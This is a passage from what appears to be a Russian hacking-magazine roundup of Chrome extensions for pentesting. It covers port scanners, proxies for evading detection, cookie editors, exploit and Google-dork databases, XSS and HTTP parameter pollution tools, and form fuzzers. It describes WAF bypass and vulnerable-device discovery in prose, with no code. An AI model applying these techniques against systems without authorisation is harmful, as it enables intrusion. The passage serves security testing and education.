задается сканирование только открытых или уязвимых (наиболее часто используемых троянами) портов. Диапазон TCP-портов тоже задается вручную. Для удобства введенные адреса запоминаются — потом их можно выбрать из всплывающих подсказок по мере ввода.



С любой страницы сканируем любую

PROXY SWITCHYOMEGA

Сканировать порты со своего IP-адреса может оказаться не лучшей идеей. Многие серверы оснащаются продвинутыми брандмауэрами и системами предотвращения вторжения, которые сочтут опрос портов началом атаки. Как минимум твой IP занесут в черный список. Как максимум — тебя навестят и не очень вежливо предложат ответить на пару вопросов. Избежать визита непрошеных гостей или хотя бы отсрочить его помогут анонимные прокси. Среди множества вариантов их использования это дополнение (ранее известное как Proxy SwitchySharp) предлагает довольно простой и удобный способ. Ставится Proxy SwitchyOmega в два клика и после настройки работает автоматически по заданным правилам.



Настройка правил для переключения прокси

EDITTHISCOOKIE

Сегодня каждый сайт норовит присвоить твоему компьютеру временный идентификатор, который сохраняется в куки вместе с другими демаскирующими тебя параметрами.

С установкой расширения EditThisCookie появляется простая возможность управлять всеми печеньками. Менеджер отображает только куки, относящиеся к активной веб-странице. Поэтому их можно быстро находить без ручных фильтров, удалять, защищать от удаления, блокировать и даже править в отдельном окне.



Изменение идентификатора в куки

THE EXPLOIT DATABASE

После сбора разведданных и предварительной подготовки пора приниматься за дело и отыскать на выбранном сайте уязвимости. Это расширение предоставляет удобный доступ к большой (и, что важнее, обновляемой) базе эксплоитов из архива Offensive Security. По умолчанию апдейты проверяются каждые пять минут, а все новые уязвимости сортируются по дате, типу, автору и описанию. Установить его можно из магазина Chrome. Оно отлично работает в паре с приложением GHDB.

GHDB (GOOGLE HACK DATA BASE)


Это приложение для Chrome с быстрым запуском из панели. В нем собраны примеры хитрых запросов, которые позволяют быстро отыскать через Google сетевое оборудование и веб-платформы с известными уязвимостями. В отдельный раздел включены типовые запросы для сетевых камер, систем видеонаблюдения и принтеров. Также своего раздела удостоились процедуры поиска встроенных учетных записей и специфических ошибок. На двух последних вкладках собраны разные примеры — от поиска директорий с урожаем ценных данных до конфигурационных файлов Cisco PIX. Ирония в том, что Google спокойно позволяет установить GHDB из собственного магазина.



Примеры хитрых поисковых запросов

XSS RAYS


Мощный инструмент для тестов на проникновение с использованием XSS-атак. Включает в себя сканер уязвимостей, инспектор скриптов, инжектор форм, менеджер событий, а также функции обратной разработки. Может извлекать любые формы и даже позволяет редактировать их на лету, не меняя исходный объект. Умеет выполнять продвинутый поиск по ключевым словам, причем не только в теле HTML-страниц, но и в скриптах и внешних обработчиках событий. Помогает разобраться в структуре сложных сайтов и понять, как происходит обработка любой отображаемой или скрытой формы. Скачать XSS Rays также можно бесплатно.



Изучение содержимого форм

HPP FINDER

Это расширение незаметно выполняет фоновую проверку сайта в активной вкладке. Оно ищет элементы веб-приложений, подверженных уязвимости HTTP Parameter Pollution. Во многих случаях атака по типу смешения границ параметров дает возможность обхода WAF и выполнения SQL-инжектов. Она работает там, где блокируются методы XSS. Подозрительные с точки зрения WAF запросы в таких элементах расщепляются на безобидные фрагменты, которые из-за особенностей обработки склеиваются в одну команду за счет использования одноименных параметров. HPP Finder использует метод, обнаруженный более пяти лет назад. Однако найденная уязвимость затрагивает фундаментальные недостатки RFC3986 и потому актуальна до сих пор. Исправить удается только ее проявление в конкретном приложении, и то не всегда.




HPP дополняет XSS и позволяет обойти WAF

FIREBUG LITE FOR GOOGLE CHROME

Firebug обеспечивает визуальный анализ исходного кода веб-страниц, таблиц CSS, скриптов и объектов DOM с возможностью исправлять содержимое каждой секции. При переходе по разным фрагментам кода соответствующие

ему элементы страницы выделяются цветовой рамкой. Firebug помогает выяснить, как работает веб-приложение, и провести его аудит. Это одно из немногих расширений, которое можно скачать, но нельзя запустить на странице магазина Chrome из соображений безопасности.



Firebug — консоль, инспектор и отладчик

D3CODER

При анализе содержимого веб-страниц и скриптов ты часто увидишь данные в формате Base64, ROT13 или другой кодировке. Также может понадобиться перевести в читаемый вид временные метки из разных систем отсчета, раскодировать URI/URL или посчитать какой-нибудь хеш. Со всеми этими задачами поможет справиться одно расширение — d3coder. Оно вызывается из контекстного меню и обладает хорошим набором функций, но его юзабилити еще далеко от совершенства. Например, результаты работы расширения часто отображаются во всплывающем окне без возможности выделения и копирования.



WWW

Пример уязвимости HPP


База эксплоитов

Google Chrome Portable

FORM FUZZER

Необычный инструмент для работы с формами любого типа, включая скрытые. Автоматически наполняет их заданным текстом или случайным набором символов определенной длины, чтобы можно было проверить их дальнейшую обработку на сайте. Также умеет отмечать чекбоксы, переключать «радиокнопки» и проверять другие интерактивные функции веб-страницы. Имеет множество


настроек. В пентесте Form Fuzzer часто используется для ускорения XSS-атак и SQL-инжектов. Несмотря на такие качества, это расширение можно скачать [в магазине Chrome](#).



FormFuzzer — изучаем интерактивные формы

REQUEST MAKER

